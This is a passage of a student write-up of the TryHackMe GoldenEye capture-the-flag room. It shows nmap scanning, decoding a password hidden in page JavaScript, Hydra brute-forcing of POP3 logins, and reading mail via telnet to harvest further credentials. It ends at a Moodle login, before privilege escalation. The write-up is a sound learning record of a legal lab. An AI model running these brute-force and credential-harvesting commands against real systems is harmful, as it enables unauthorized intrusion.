

**A Project On:**

# **GOLDENEYE CTF**

## **IN**

# **TRYHACKME**

**Submitted by**

**Nikhil R**

<https://www.linkedin.com/in/nikcareer/>

<https://tryhackme.com/p/nikcareer>

## **INDEX**

### **CHAPTER 1 – INTRODUCTION**

- Objectives
- Scope and Background
- User Requirements

### **CHAPTER 2 - ANALYSIS OF WORK DONE AND DESIGN**

- Test Procedures and Implementation (with reports, if any) Tools and Technology used
- Report Layouts/ Screenshots

### **CHAPTER 3 - LEARNING EXPERIENCES**

- Application of Knowledge in the Project

### **CHAPTER 4 – CONCLUSION**

- Findings
- Recommendations

### **CHAPTER 5 – BIBLIOGRAPHY**

## **CHAPTER 1 – INTRODUCTION**

### **OBJECTIVE**

The objective of the project is to pen test machine Golden Eye from [www.tryhackme.com](http://www.tryhackme.com) (<https://tryhackme.com/room/goldeneye>). It is created as a CTF challenge with hints. The room will be completed once you answer all the questions.

### **SCOPE AND BACKGROUND**

This project focuses on simulating a full penetration testing engagement using the *GoldenEye* room on TryHackMe. It is a James Bond themed CTF based on 1995 movie GoldenEye which includes real-world attack methodologies like service enumeration, web application exploitation, credential harvesting, email service interaction, and privilege escalation to achieve root access. The scope is limited to a legally safe virtual environment, replicating the key phases of an actual cyberattack without impacting any live systems.

With the rising sophistication of cyber threats, cybersecurity training platforms like TryHackMe provide a controlled, gamified environment to practice ethical hacking techniques. The GoldenEye room is particularly valuable as it covers a wide range of cybersecurity domains—network reconnaissance, password cracking, secure coding awareness, and privilege escalation

### **USER REQUIREMENT**

Component	Minimum Requirement	Suggested Requirement
CPU	Dual-core (Intel i5 4th gen / Ryzen 3)	Quad-core or higher (Intel i7 / Ryzen 5+)
RAM	8 GB	16 GB
Storage	256 GB SSD	512 GB+ SSD
OS	Windows 10/Linux (Kali VM or dual boot)	Linux host (Kali, Parrot) or Windows with WSL2
Graphics	Integrated graphics	Integrated or basic GPU
Networking	Wi-Fi support	Wi-Fi + Ethernet

## **CHAPTER 2 - ANALYSIS OF WORK DONE AND DESIGN**

### **TOOLS USED**

- MS Windows 11 Home Single
- Oracle Virtual Box Version 7.1.6
- Kali Linux 2025
- Open VPN
- NMAP
- Cyberchef
- Hydra
- Telnet
- Nano
- Exiftool
- Pentesmonkey
- Hacktools extension
- Exploit-db

### **Test Procedures and Implementation**

As per EC -Council, following are the steps to be followed in a penetration testing:

1. Reconnaissance
2. Scanning
3. Vulnerability Assessment
4. Exploitation
5. Reporting

#### **1. Reconnaissance**

In this phase, the tester gathers as much information about the target system as they can, including information about the network topology, operating systems and applications, user accounts, and other relevant information. The goal is to gather as much data as possible so that the tester can plan an effective attack strategy.

#### **2. Scanning**

In this penetration testing phase, the tester uses various tools to identify open ports and check network traffic on the target system. Because open ports are potential entry points for attackers, penetration testers need to identify as many open ports as possible for the next penetration testing phase.

### 3. Vulnerability Assessment

The third penetration testing phase is vulnerability assessment, in which the tester uses all the data gathered in the reconnaissance and scanning phases to identify potential vulnerabilities and determine whether they can be exploited.

### 4. Exploitation

In this penetration testing phase, the penetration tester attempts to access the target system and exploit the identified vulnerabilities, typically by using a tool like Metasploit to simulate real-world attacks.

### 5. Reporting

Once the exploitation phase is complete, the tester prepares a report documenting the penetration test's findings. The report generated in this final penetration testing phase can be used to fix any vulnerabilities found in the system and improve the organization's security posture.

Let us start.


Download and install Oracle Virtual box for Windows Hosts.

(<https://www.virtualbox.org/wiki/Downloads>)

The screenshot shows the official VirtualBox download page. At the top, there are links for Home, Download, Documentation, Community, and a search bar. Below the navigation, there are two main download options:


- VirtualBox Platform Packages**: This section lists "VirtualBox 7.1.10 platform packages" with icons for various host operating systems: Windows hosts, macOS / Intel hosts, macOS / Apple Silicon hosts, Linux distributions, Solaris hosts, and Solaris 11 IPS hosts. A note at the bottom states: "Platform packages are released under the terms of the [GPL version 3](#)".
- VirtualBox Extension Pack**: This section is for the "VirtualBox 7.1.10 Extension Pack". It contains a detailed description of the PUEL license, a link to the FAQ, and two buttons: "PUEL License FAQ" and "PUEL License Text". A large red circle highlights the "Accept and download" button, which is located at the bottom right of this section.

Download and add Kali Linux prebuilt Virtual machine for Oracle virtual box.  
(<https://www.kali.org/get-kali/#kali-virtual-machines>)



Run Kali Linux in VM





Visit [www.tryhackme.com](http://www.tryhackme.com) in Firefox or any other browser.

A screenshot of the TryHackMe website. At the top, there is a navigation bar with icons for file operations, a terminal, and system status, followed by a search bar and user account information. Below the navigation bar, the main content area features a large orange "Access via OpenVPN (Advanced)" button. To the left of the button is a blue hexagonal icon with a white network symbol. Below the button, a message reads: "To access machines, you will need to connect to our network." On the right side of the page, there is a vertical sidebar with user profile options: View Profile, Manage Account, Light Mode, Badges, My Rooms, Access (which is highlighted with a red box), and Give Feedback. At the bottom of the sidebar is a Log Out link.

Login using existing account or start a new account and visit profile section.

Click on Access tab and download OpenVPN.

OpenVPN helps us to connect to machines and rooms hosted by Tryhackme.

Access via OpenVPN (Advanced)

To access machines, you will need to connect to our network.

OpenVPN Access Details

VPN Server Name: EU-Regular-1

Internal Virtual IP Address: 0.0.0.0

Server status: Online

Connection: Not connected

Machines Networks

VPN Server: EU-Regular-1

If you're switching for the first time, you will need to redownload your configuration file. For best performance, please use the server that's geographically closest to you.

Download configuration file Regenerate

Visit GoldenEye room in tryhackme. (<https://tryhackme.com/room/goldeneye>) and start the machine.

GoldenEye

Bond, James Bond. A guided CTF.

Medium 75 min

Start AttackBox Help Save Room 779 Options

Room progress (38%)

Chart Scoreboard Write-ups

Teach, share knowledge and help other users by adding your own write-up. Add Write-up

Task 1 Intro & Enumeration

This room will be a guided challenge to hack the James Bond styled box and get root. Credit to creosote for creating this VM. This machine is used here with the explicit permission of the creator <3 So... Let's get started!

Start Machine

Learn > GoldenEye

GoldenEye

Bond, James Bond. A guided CTF.

Medium 75 min

Share your achievement Start AttackBox Help Save Room 779 Options

Room completed (100%)

Chart Scoreboard Write-ups

Teach, share knowledge and help other users by adding your own write-up. Add Write-up

Target Machine Information

Title: GoldenEye Target IP Address: 10.10.141.207 Expires: 58min 47s

?

Add 1 hour

Terminate

A target machine will start with an IP address valid for 2 hours.

```
(kali㉿kali)-[~/Downloads]
$ nmap -p- 10.10.141.207 -T5 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 03:02 EDT
Warning: 10.10.141.207 giving up on port because retransmission cap hit (2).
Nmap scan report for severnaya-station.com (10.10.141.207)
Host is up (0.18s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE    SERVICE
25/tcp    open     smtp
80/tcp    open     http
11249/tcp filtered unknown
40283/tcp filtered unknown
42327/tcp filtered unknown
52606/tcp filtered unknown
55006/tcp open     unknown
55007/tcp open     unknown
62964/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 536.29 seconds
```

Scan the machine using NMAP tool. NMAP is a network scanning tool used to discover hosts, services, and vulnerabilities on a network.

Nmap -p- <machine\_ip> -Pn

-p- will scan all 65535 ports

-Pn is ping sweep. It tells Nmap to **treat all targets as online**, skipping the ping check. Useful when ICMP is blocked by firewalls

As per the result there are 4 ports open which will answer our first question. The following ports are open

1. 25 – SMTP
2. 80 – HTTP
3. 55006 – POP3
4. 55007 – POP3


Use -A argument for aggressive scan and detailed report.

```
TryHackMe | GoldenEye x GoldenEye Primary Admin x +
← → C ⌂ 10.10.141.207
THM ChatGPT CyberChef portswigger portswigger Pentes Garage GTF0Bins

Severnaya Auxiliary Control Station
****TOP SECRET ACCESS****
Accessing Server Identity
Server Name:.....
GOLDENYE

User: UNKNOWN
Naviagate to /sev-home/ to login
```


Visit HTTP site. The http site tells us to navigate to another directory for logging in. Before that let us check for page source for any hidden info.



```
1 <html>
2 <head>
3 <title>GoldenEye Primary Admin Server</title>
4 <link rel="stylesheet" href="index.css">
5 </head>
6
7     <span id="GoldenEyeText" class="typeing"></span><span class='blinker'>&#32;</span>
8
9 <script src="terminal.js"></script>
10
11 </html>
12
```

The page source contains a java script; terminal.js.

While enumerating script, we understand that a user called boris exist and his password is encoded.



```
var data = [
  {
    GoldenEyeText: "<span><br/>Severnaya Auxiliary Control Station<br/>****TOP SECRET ACCESS****<br/>" 
  }
];

//Boris, make sure you update your default password.
//My sources say MI6 maybe planning to infiltrate.
//Be on the lookout for any suspicious network traffic....
//
//I encoded you p@ssword below...
//
//73;#110;#118;#105;#110;#99;#105;#108;#101;#72;#97;#99;#107;#51;#114;
//BTW Natalya says she can break your codes
//

var allElements = document.getElementsByClassName("typeing");
for (var j = 0; j < allElements.length; j++) {
  var currentElementId = allElements[j].id;
  var currentElementIdContent = data[0][currentElementId];
  var element = document.getElementById(currentElementId);
  var devTypeText = currentElementIdContent;
```

Let us decode the password using a platform called Cyberchef. Since the message was found from page source, we will use HTML to text decoding. We got result as ‘InvincibleHack3r’.

The screenshot shows the CyberChef interface with the 'HTML To Text' recipe selected. The input field contains a long string of encoded HTML entities: '&#73;&#10;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;'. The output field shows the decoded result: '[InvincibleHack3r]'. A red circle highlights the output field.

Let us visit the directory mentioned in home page and try to login using credentials of boris.

Username: boris

Password: InvincibleHack3r

Login Successful.

The screenshot shows a browser window titled 'GoldenEye Primary Admin' with the URL '10.10.141.207/sev-home/'. The page displays a sign-in form for '10.10.141.207'. The 'Username' field is filled with 'boris' and the 'Password' field contains a series of dots ('.....'). Below the form are 'Cancel' and 'Sign in' buttons. The status bar at the bottom of the browser shows 'Search in the web'.

We are logged in and the page tells us about a POP3 service configured on non-default port. POP3 is a protocol used to retrieve emails from a mail server to a local client. Default port: 110 (TCP). During NMAP scanning, we came to know that POP3 service is running in both 55006 and 55007. Let us go with 55007 (007 is hint for bond).

**GOLDENEYE**

GoldenEye is a Top Secret Soviet orbital weapons project. Since you have access you definitely hold a Top Secret clearance and qualify to be a certified GoldenEye Network Operator (GNO)

Please email a qualified GNO supervisor to receive the online GoldenEye Operators Training to become an Administrator of the GoldenEye system

Remember, since *security by obscurity* is very effective, we have configured our pop3 service to run on a very high non-default port

```
1 <html>
2 <head>
3
4 <link rel="stylesheet" href="index.css">
5 </head>
6
7
8 <video poster="val.jpg" id="bgvid" playsinline autoplay muted loop>
9 <source src="moonraker.webm" type="video/webm">
10
11
12 </video>
13 <div id="golden">
14 <h1>GoldenEye</h1>
15 <p>GoldenEye is a Top Secret Soviet orbital weapons project. Since you have access you definitely hold a Top Secret clearance and qualify to be a certified GoldenEye Network Operator (GNO) </p>
16 <p>Please email a qualified GNO supervisor to receive the online <b>GoldenEye Operators Training</b> to become an Administrator of the GoldenEye system</p>
17 <p>Remember, since <b><b>security by obscurity</b></b> is very effective, we have configured our pop3 service to run on a very high non-default port</p>
18
19 </div>
20
21
22 <script src="index.js"></script>
23 <!--
24
25
26
27
28
29
30
31
```

While looking at the page source, we can see a comment which tells us there is another user called Natalya.

```

163
164
165
166
167
168
169
170
171
172
173
174 Qualified GoldenEye Network Operator Supervisors:
175 Natalya
176 Boris
177
178 -->
179
180 </html>
181

```

https://tryhackme.com/room/goldeneye

CyberChef portswigger portswigger Pentest Garage GTFOBins

Room completed (100%)

Task 1 ✓ Intro & Enumeration

Task 2 ✓ Its mail time...

Onto the next steps..

Answer the questions below

Take a look at some of the other services you found using your nmap scan. Are the credentials you have re-usable?

No answer needed

Question Hint: pop3

As per the hint from Tryhackme we will try to bruteforce POP3 using HYDRA tool. Hydra is a fast and flexible brute-force login cracker. Used to crack login credentials. Supports many protocols (FTP, SSH, POP3, HTTP, etc.)

Syntax example: hydra -l user -P passlist.txt ftp://target

```

(kali㉿kali)-[~/Downloads]
$ hydra -l boris -P /usr/share/wordlists/fasttrack.txt 10.10.141.2
07 -s 55007 -I pop3 -t20
hydra v9.5 (c) 2025 by van Hauser/INC & David Maclejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-08 01:19:36
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 20 tasks per 1 server, overall 20 tasks, 262 login tries (l:1/p:262), ~14 tries per task
[DATA] attacking pop3://10.10.141.207:55007
[STATUS] 100.00 tries in 00:00in, 100 tries in 00:00in, 102 to do in 00:00in, 20 active
[55007][pop3] host: 10.10.141.207 login: boris password: secret1!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-08 01:22:20

(kali㉿kali)-[~/Downloads]
$ hydra -l natalya -P /usr/share/wordlists/fasttrack.txt 10.10.141.207 -s 55007
-I pop3 -t20
hydra v9.5 (c) 2025 by van Hauser/INC & David Maclejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-08 01:25:16
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 20 tasks per 1 server, overall 20 tasks, 262 login tries (l:1/p:262), ~14 tries per task
[DATA] attacking pop3://10.10.141.207:55007
[STATUS] 100.00 tries in 00:01in, 100 tries in 00:01in, 102 to do in 00:02in, 20 active
[55007][pop3] host: 10.10.141.207 login: natalya password: bird
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-08 01:27:42

```

Here we used usernames boris and Natalya and fastrack.txt from wordlists as passlist. -s is used to denote port number, -I is used to denote service and -t20 is used to set speed. Following results are shown

Boris – secret1!

Natalya – bird

These credentials can be used to access email service. We are using telnet command line to access mail. Following commands are used for access mails

USER – provide username

PASS – provide password

LIST – list mails

RETR – Retrieve mail

QUIT - quit

```
[kali㉿kali]:~/Downloads]$ telnet 10.10.141.207 55007
Trying 10.10.141.207...
Connected to 10.10.141.207.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
USER boris
+OK
PASS secret1!
+OK Logged in.
LIST
+OK 3 messages:
1 544
2 373
3 921
.
RETR 1
+OK 544 octets
Return-Path: <root@127.0.0.1.goldeneye>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
    by ubuntu (Postfix) with ESMTP id D9E47454B1
    for <boris>; Tue, 2 Apr 1995 19:22:14 -0700 (PDT)
Message-ID: <>20180425022326.D9E47454B1@ubuntu>
Date: Tue, 2 Apr 1995 19:22:14 -0700 (PDT)
From: root@127.0.0.1.goldeneye

Boris, this is admin. You can electronically communicate to co-workers and students here. I'm not going to scan emails for security risks because I trust you and the other admins here.

RETR 2
```


We will start with boris. Boris received 3 mails. We will read mails one by one.

```
File Actions Edit View Help
kali㉿kali: ~/Downloads kali㉿kali: ~/Downloads
RETR 2
+OK 373 octets
Return-Path: <natalya@ubuntu>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
    by ubuntu (Postfix) with ESMTP id C3F2B454B1
    for <boris>; Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
Message-ID: <>20180425024249.C3F2B454B1@ubuntu>
Date: Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
From: natalya@ubuntu

Boris, I can break your codes!
.
RETR 3
+OK 921 octets
Return-Path: <alec@janus.boss>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from janus (localhost [127.0.0.1])
    by ubuntu (Postfix) with ESMTP id 489F4454B1
    for <boris>; Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
Message-ID: <>20180425025235.489F4454B1@ubuntu>
Date: Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
From: alec@janus.boss

Boris,
Your cooperation with our syndicate will pay off big. Attached are the final access codes for GoldenEye. Place them in a hidden file within the root directory of this server then remove from this email. There can only be one set of these access codes, and we need to secure them for the final execution. If they are retrieved and captured our plan will crash and burn!
Once Xenia gets access to the training site and becomes familiar with the GoldenEye Terminal codes we will push to our final stages....
PS - Keep security tight or we will be compromised.
```

Now, we will read mails of Natalya.



```
(kali㉿kali)-[~/Downloads]
└─$ telnet 10.10.141.207 55007
Trying 10.10.141.207...
Connected to 10.10.141.207.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
USER natalya
+OK
PASS bird
+OK Logged in.
RETR
-ERR There's no message 0.
LIST
+OK 2 messages:
1 631
2 1048
.
RETR 1
+OK 631 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id D5EDA454B1
        for <natalya>; Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
Message-ID: <>20180425024542.D5EDA454B1@ubuntu>
Date: Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
From: root@ubuntu

Natalya, please you need to stop breaking boris' codes. Also, you are GNO supervisor for training. I will email you once a student is designated to you.

Also, be cautious of possible network breaches. We have intel that GoldenEye is being sought after by a crime syndicate named Janus.

.
RETR 2
+OK 1048 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from root (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 17C96454B1
        for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
Message-ID: <>20180425031956.17C96454B1@ubuntu>
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
From: root@ubuntu

Ok Natalyn I have a new student for you. As this is a new system please let me or boris know if you see any config issues, especially is it's related to security...even if it's not, just enter it in under the guise of "security"...it'll get the change order escalated without much hassle :)
```

Ok, user creds are:  
username: xenia  
password: RCP9rulez!

Boris verified her as a valid contractor so just create the account ok?

And if you didn't have the URL on our internal Domain: severnaya-station.com/gnocertdir  
\*Make sure to edit your host file since you usually work remote off network....

Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.

Mail gave us credentials of xenia, which can be used to access an internal domain. Since it is an internal domain, we must add the same to /etc/hosts. /etc/hosts is a local file on Linux systems that maps hostnames to IP addresses. It is used for hostname resolution before DNS.

```

└─(kali㉿kali)-[~]
$ cd /etc

└─(kali㉿kali)-[/etc]
$ cat hosts
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters

└─(kali㉿kali)-[/etc]
$ sudo nano hosts
└─(kali㉿kali)-[/etc]
$ cat hosts
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
10.10.141.207  severnaya-station.com

```

The last line, "10.10.141.207 severnaya-station.com", is highlighted with a red box.

**File Actions Edit View Help**

kali@kali: ~/Downloads    kali@kali: ~/Downloads    kali@kali: /etc

GNU nano 8.4

```

127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
10.10.141.207  severnaya-station.com

```

The last line, "10.10.141.207 severnaya-station.com", is highlighted with a red box.

Now let us access the page and provide credentials of xenia.

GoldenEye Operators Training - Moodle

Navigation Available courses

Home Courses

Available courses

Intro to GoldenEye

**Returning to this web site?**

Login here using your username and password  
(Cookies must be enabled in your browser) [?](#)

Username  Password

Remember username [Forgotten your username or password?](#)

---

Some courses may allow guest access [Login as a guest](#)

You are not logged in.

[Home](#)

### 2.2.3: Messages

[Home](#) ▶ [My profile](#) ▶ [Messages](#)

**Navigation** [-] [+] [Unread messages \(1\)](#)

- [Home](#)
- [My home](#)
- [Site pages](#)
- [My profile](#)
  - [View profile](#)
  - [Forum posts](#)
  - [Blogs](#)
  - [\*\*Messages\*\*](#)
  - [My private files](#)
- [Courses](#)

**Settings** [-] [+] [...](#)

Your contact list is empty

**Unread messages (1)**

**Incoming contacts (1)**

**Dr Doak (1)** +

(These messages are from people who are not in your contact list. To add them to your contacts, click the "Add contact" icon next to their name.)

[Search](#)

